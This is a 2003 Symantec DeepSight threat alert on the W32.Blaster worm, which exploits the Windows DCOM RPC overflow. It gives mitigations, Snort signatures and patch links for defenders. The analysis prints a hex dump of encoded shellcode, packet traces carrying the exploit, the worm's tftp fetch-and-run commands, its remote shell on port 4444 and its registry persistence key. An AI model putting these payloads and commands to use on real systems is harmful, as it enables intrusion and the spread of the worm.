



DeepSight™ Threat Management System Threat Alert

Microsoft DCOM RPC Worm Alert

Version 1: August 11, 2003, 20:20 GMT

Version 8: August 12, 2003, 05:20 GMT

Analysts: Jason V. Miller, Jesse Gough, Bartek Kostanecki, Josh Talbot, Jensenne Roculan, Dan Hanson

Executive Summary

The W32.Blaster worm, which propagates via the Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability, has recently been observed propagating at notable rate in the wild. The DeepSight Threat Analyst team has obtained a copy of the worm and has conducted an analysis of the binary.

Update: Antivirus Updates section has been added to include W32.Blaster removal tool and reference to Symantec antivirus definition.

Action Items

The DeepSight Threat Analyst Team encourages network administrators to:

- Ensure that all available patches and feasible mitigating strategies provided in Microsoft Security Bulletin MS03-026 have been applied.
- Ensure that the following ports are filtered at the network perimeter and between all untrusted network segments: udp/135, udp/137, udp/138, tcp/135, tcp/445, tcp/593.
- Deploy the provided Snort signature to assist in the detection of exploitation attempts targeting this issue.

Urgency

High

Associated Vulnerabilities

Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability

Associated Bugtraq ID

BID 8205

Ease of Exploit

Automatic

Affected Systems

Microsoft Windows NT/2000/2003 Server/XP prior to patch

Technical Description

It is known that the W32.Blaster worm attempts to conduct a Denial of Service (DoS) attack against windowsupdate.com during a specific time period. The worm checks to see if the date is later than August 15, and prior to December 31. If these conditions are met, the denial of service attack will be performed. The DoS attack will also be launched after the 15th of each month that is not in the aforementioned range.

The worm will start a tftp server on the attacking host; this will allow the victim host to download a copy of the worm (msblast.exe) after a successful compromise. The worm will also open a command shell on TCP port 4444 on the victim host, allowing commands to be sent to the infected system. The worm will issue the commands "tftp <host> GET msblast.exe" and "start msblast.exe" over the command shell. The command shell on TCP port 4444 does not remain open after the attacking host disconnects subsequent to issuing its commands.

The worm can spread via Windows 2000 and XP. It uses two universal offsets, one for each affected operating system. The following code segment is used to determine the offset used to compromise a vulnerable host. There is an 80% chance that the Windows XP offset will be used and a 20% chance that the Windows 2000 offset will be used for exploitation.

```
.text:00401496      mov     ds:data_whichOffset, 1
.text:004014A0      call   rand
.text:004014A5      mov     ecx, 10
.text:004014AA      cdq
.text:004014AB      idiv   ecx
.text:004014AD      cmp     edx, 7
.text:004014B0      jle    short loc_4014BC
.text:004014B2      mov     ds:data_whichOffset, 2
```

The worm also carries a payload of encoded shellcode.

The worm adds the following key to the registry upon successful exploitation:

```
SOFTWARE\Microsoft\Windows\CurrentVersion\Run\windows auto update
```

This registry key contains the value "msblast.exe". This is likely to ensure that the worm will run upon system startup.

In order to prevent the worm from being executed multiple times on a single system, the worm creates a mutex lock using the name BILLY.

The attacking host will issue 20 simultaneous connect() calls, each going to a unique IP address. The host will then use a select() call to determine which host have responded. Upon receiving a response the worm will attempt to exploit the host.

The worm uses an algorithm based off the current local host IP address to find IP address to attack. Given the local host IP address A.B.C.D, 'D' is set to zero. If C is greater than 20, a random number (less than 20) is subtracted from C. Once this semi random IP address has been calculated, the worm will continually increment the IP address, attacking in a sequential order. This means the local subnet will become saturated with port 135 requests prior to exiting the local subnet.

FF FF 81 36 80 BF 32 94 81 EE FC FF FF FF E2 F2 ...6..2.....
EB 05 E8 E2 FF FF FF 03 53 06 1F 74 57 75 95 80S..tWu..
BF BB 92 7F 89 5A 1A CE B1 DE 7C E1 BE 32 94 09Z....|..2..
F9 3A 6B B6 D7 9F 4D 85 71 DA C6 81 BF 32 1D C6 ..:k...M.q...2..
B3 5A F8 EC BF 32 FC B3 8D 1C F0 E8 C8 41 A6 DF .Z...2.....A..
EB CD C2 88 36 74 90 7F 89 5A E6 7E 0C 24 7C AD6t...Z~.\$|..
BE 32 94 09 F9 22 6B B6 D7 4C 4C 62 CC DA 8A 81 .2..."k..LLb....
BF 32 1D C6 AB CD E2 84 D7 F9 79 7C 84 DA 9A 81 .2.....y|....
BF 32 1D C6 A7 CD E2 84 D7 EB 9D 75 12 DA 6A 80 .2.....u..j..
BF 32 1D C6 A3 CD E2 84 D7 96 8E F0 78 DA 7A 80 .2.....x.z..
BF 32 1D C6 9F CD E2 84 D7 96 39 AE 56 DA 4A 80 .2.....9.V.J..
BF 32 1D C6 9B CD E2 84 D7 D7 DD 06 F6 DA 5A 80 .2.....Z..
BF 32 1D C6 97 CD E2 84 D7 D5 ED 46 C6 DA 2A 80 .2.....F..*..
BF 32 1D C6 93 01 6B 01 53 A2 95 80 BF 66 FC 81 .2....k.S....f..
BE 32 94 7F E9 2A C4 D0 EF 62 D4 D0 FF 62 6B D6 .2...*...b...bk..
A3 B9 4C D7 E8 5A 96 80 AE 6E 1F 4C D5 24 C5 D3 ..L..Z...n.L.\$..
40 64 B4 D7 EC CD C2 A4 E8 63 C7 7F E9 1A 1F 50 @d.....c.....
P32 0E B0 B3 7F 01 5D 03 7E 27 3F 62 42 F4 D0 A4 2.....]~'?bB...
AF 76 6A C4 9B 0F 1D D4 9B 7A 1D D4 9B 7E 1D D4 .vj.....z...~..
9B 62 19 C4 9B 22 C0 D0 EE 63 C5 EA BE 63 C5 7F .b..."...c...c..
C9 02 C5 7F E9 22 1F 4C D5 CD 6B B1 40 64 98 0B".L..k.@d..
77 65 6B D6 wek.

==+=====+

08/11-15:26:17.132247 0:50:56:C0:0:1 -> 0:C:29:41:1F:13 type:0x800 len:0x36
172.16.61.2:135 -> 172.16.77.129:4010 TCP TTL:64 TOS:0x0 ID:30959 IpLen:20 DgmLen:40 DF
A Seq: 0x378FC8B7 Ack: 0x7B919A8A Win: 0x2238 TcpLen: 20

==+=====+

08/11-15:26:17.160919 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800 len:0x12A
172.16.77.129:4010 -> 172.16.61.2:135 TCP TTL:128 TOS:0x0 ID:13858 IpLen:20 DgmLen:284 DF
AP Seq: 0x7B919A8A Ack: 0x378FC8B7 Win: 0x4470 TcpLen: 20
93 CD C2 94 EA 64 F0 21 8F 32 94 80 3A F2 EC 8Cd.!..2.....
34 72 98 0B CF 2E 39 0B D7 3A 7F 89 34 72 A0 0B 4r....9....4r..
17 8A 94 80 BF B9 51 DE E2 F0 90 80 EC 67 C2 D7Q.....g..
34 5E B0 98 34 77 A8 0B EB 37 EC 83 6A B9 DE 98 4^..4w...7..j...
34 68 B4 83 62 D1 A6 C9 34 06 1F 83 4A 01 6B 7C 4h..b...4...J.k|
8C F2 38 BA 7B 46 93 41 70 3F 97 78 54 C0 AF FC ..8.{F.Ap?.xT...
9B 26 E1 61 34 68 B0 83 62 54 1F 8C F4 B9 CE 9C .&.a4h..bT.....
BC EF 1F 84 34 31 51 6B BD 01 54 0B 6A 6D CA DD ...41Qk..T.jm..
E4 F0 90 80 2F A2 04 00 5C 00 43 00 24 00 5C 00/...\.C.\$.\.
31 00 32 00 33 00 34 00 35 00 36 00 31 00 31 00 1.2.3.4.5.6.1.1.
31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00 1.1.1.1.1.1.1.1.
31 00 31 00 31 00 31 00 31 00 2E 00 64 00 6F 00 1.1.1.1.1...d.o.
63 00 00 00 01 10 08 00 CC CC CC CC 20 00 00 00 c.....
30 00 2D 00 00 00 00 88 2A 0C 00 02 00 00 00 0.-.....*.....
01 00 00 00 28 8C 0C 00 01 00 00 00 07 00 00 00(.....
00 00 00 00

==+=====+

08/11-15:26:17.160951 0:50:56:C0:0:1 -> 0:C:29:41:1F:13 type:0x800 len:0x36
172.16.61.2:135 -> 172.16.77.129:4010 TCP TTL:64 TOS:0x0 ID:30960 IpLen:20 DgmLen:40 DF
A Seq: 0x378FC8B7 Ack: 0x7B919B7E Win: 0x2DA0 TcpLen: 20

==+=====+

08/11-15:26:17.169103 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800 len:0x3C
172.16.77.129:4010 -> 172.16.61.2:135 TCP TTL:128 TOS:0x0 ID:13859 IpLen:20 DgmLen:40 DF
AF Seq: 0x7B919B7E Ack: 0x378FC8B7 Win: 0x4470 TcpLen: 20

==+=====+

08/11-15:26:17.169316 0:50:56:C0:0:1 -> 0:C:29:41:1F:13 type:0x800 len:0x36
172.16.61.2:135 -> 172.16.77.129:4010 TCP TTL:64 TOS:0x0 ID:30961 IpLen:20 DgmLen:40 DF
AF Seq: 0x378FC8B7 Ack: 0x7B919B7F Win: 0x2DA0 TcpLen: 20

==+=====+

Symantec ManHunt

The signature for the Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability can be found in Service Update #4.

Snort IDS

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC
ISystemActivator bind attempt"; flow:to_server,established;
content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1;
within:1; byte_test:1,&,1,0,relative; content:"|A0 01 00 00 00 00 00
C0 00 00 00 00 00 46|"; distance:29; within:16; reference:cve,CAN-
2003-0352; classtype:attempted-admin; sid:2192; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB DCERPC
ISystemActivator bind attempt"; flow:to_server,established;
content:"|FF|SMB|25|"; nocase; offset:4; depth:5; content:"|26 00|";
distance:56; within:2; content:"|5c 00|P|00|I|00|P|00|E|00 5c 00|";
nocase; distance:5; within:12; content:"|05|"; distance:0; within:1;
content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative;
content:"|A0 01 00 00 00 00 00 C0 00 00 00 00 46|";
distance:29; within:16; reference:cve,CAN-2003-0352;
classtype:attempted-admin; sid:2193; rev:1;)
```

Enterasys Dragon IDS

SMB:DCOM-OVERFLOW

ISS BlackICE

2118006

ISS RealSecure

MSRPC_RemoteActivate_Bo

Antivirus Updates

The latest Symantec antivirus definitions will detect this worm as W32.Blaster.Worm.

W32.Blaster.Worm

<http://www.sarc.com/avcenter/venc/data/w32.blaster.worm.html>

In addition, Symantec has released a removal tool that will clean W32.Blaster worm infections. It is available for download at the following location:


W32.Blaster.Worm Removal Tool

<http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.removal.tool.html>

Other antivirus vendors have also updated definition files in order to detect this worm. Please consult the appropriate antivirus vendor for updates.

Attack Data


IPs per Hour



Source IP Infection Rate

■ IP Infection Rate

Distinct IPs



Source IP Infection Rate

■ Total Cumulative Infections

■ New Infections

Figure 1. Source IP Infection Rate for TCP Port 135

The above figure illustrates the worm's rate of infection as reported by DeepSight Firewall sensors.

Patches

The patches for specific OS versions are outlined in the security bulletin available at: <http://www.microsoft.com/technet/security/bulletin/MS03-026.asp>

Mitigating Strategies

Ensure that the following ports are filtered at the network perimeter: TCP/UDP 135, UDP 137, UDP 138, TCP 139, TCP/UDP 445 and TCP 593.

Resources

Microsoft Security Bulletin MS03-026 (Microsoft)

<http://www.microsoft.com/technet/security/bulletin/MS03-026.asp>

Windows RPC DCOM Buffer Overflow Remote Exploit (MS03-026)

<http://www.k-otik.com/exploits/07.25.winrpcdcom.c.php>

Change Log

Version 1: August 11, 2003 20:20 GMT

Initial Threat Alert released.

Version 2: August 11, 2003 21:25 GMT

Additional Technical information added.

IDS Signatures added.

Version 3: August 11, 2003 21:45 GMT

Additional Technical information added.

Appendix A added.

Attack data added.

Version 4: August 11, 2003 22:00 GMT

Additional Technical information added.

Version 5: August 11, 2003 22:50 GMT

Additional Technical information added.

Version 6: August 12, 2003 00:45 GMT

Additional Technical information added.

Additional IDS signatures added.

Packet traces added.

Version 7: August 12, 2003 04:20 GMT

Updated Attack Data section.

Version 8: August 12, 2003 05:20 GMT

Antivirus Updates section included.

Appendix A

The following is a print out of all strings from the binary:

```
bash-2.05b$ strings -8 /tmp/msblast.exec
!This program cannot be run in DOS mode.
msblast.exe
I just want to say LOVE YOU SAN!!
billy gates why do you make this possible ? Stop making money and fix your
software!!
windowsupdate.com
start %s
tftp -i %s GET %s
%d.%d.%d.%d
%i.%i.%i.%i
windows auto update
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
ioctlsocket
inet_addr
inet_ntoa
recvfrom
setsockopt
gethostbyname
gethostname
closesocket
WSAStartup
WSACleanup
getpeername
getsockname
WSASocketA
InternetGetConnectedState
ExitProcess
ExitThread
GetCommandLineA
GetDateFormatA
GetLastError
GetModuleFileNameA
GetModuleHandleA
CloseHandle
GetTickCount
RtlUnwind
CreateMutexA
TerminateThread
CreateThread
RegCloseKey
RegCreateKeyExA
RegSetValueExA
__GetMainArgs
WS2_32.DLL
WININET.DLL
KERNEL32.DLL
ADVAPI32.DLL
CRTDLL.DLL
```

Glossary

If you are unfamiliar with any term this report uses, please visit the Symantec glossary at <http://www.securityfocus.com/glossary> for more details on information security terminology.

Contact Information

World Headquarters

Symantec Corporation
20300 Stevens Creek Blvd.
Cupertino, CA 95014
U.S.A.
+1 408 517 8000
www.symantec.com

Symantec DeepSight Solutions

Symantec DeepSight Customer Service
+1 866 732 3628 (Toll-Free)
+1 541 335 7020
DeepSightCustServ@symantec.com

About Symantec

Symantec, the world leader in Internet security technology, provides a broad range of content and network security software and appliance solutions to enterprises, individuals, and service providers. The company is a leading provider of client, gateway, and server security solutions for virus protection, firewall and virtual private network, vulnerability management, intrusion detection, Internet content and e-mail filtering and remote management technologies, as well as security services to enterprises and service providers around the world. Symantec's Norton brand of consumer security products is a leader in worldwide retail sales and industry awards. Headquartered in Cupertino, Calif., Symantec has worldwide operations in 38 countries. For more information, please visit www.symantec.com.

DeepSight Conditions: NO WARRANTIES, EXPRESSED OR IMPLIED, INCLUDING, WITHOUT LIMITATION, THE IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NON-INFRINGEMENT, SHALL APPLY TO THE DEEPSIGHT SERVICES OR THE MATERIALS PROVIDED BY SYMANTEC TO USERS OF THE DEEPSIGHT SERVICES. SYMANTEC PROVIDES THE SERVICE(S) AND MATERIALS "AS IS" AND "AS AVAILABLE." IN NO EVENT WILL SYMANTEC BE LIABLE FOR THE TRUTH, ACCURACY, RELIABILITY OR COMPLETENESS OF THE SERVICE(S) OR MATERIALS. SYMANTEC MAKES NO WARRANTY THAT THE SERVICE(S) OR MATERIALS WILL BE UNINTERRUPTED OR TIMELY, OR THAT THEY WILL PROTECT AGAINST COMPUTER VULNERABILITIES. Please refer to your services agreement or certificate for further information on conditions of use for the Services and materials.

Trademarks: Symantec, the Symantec logo, and DeepSight are US registered trademarks of Symantec Corporation or its subsidiaries. DeepSight Analyzer, DeepSight Extractor, and Bugtraq are trademarks of Symantec Corporation or its subsidiaries. Other brands and products are trademarks of their respective holders.

Quoting Symantec Information and Data: Authorized Users of Symantec's DeepSight Services may use or quote individual sentences and paragraphs from the materials provided as part of the Services, but not large portions or the majority of such materials, solely for purposes of internal communications. Unless otherwise specifically agreed in writing by Symantec, no external publication of all or any portion of any materials provided by Symantec is permitted.

Copyright © 2003 Symantec Corporation. All rights reserved. Reproduction is forbidden unless authorized.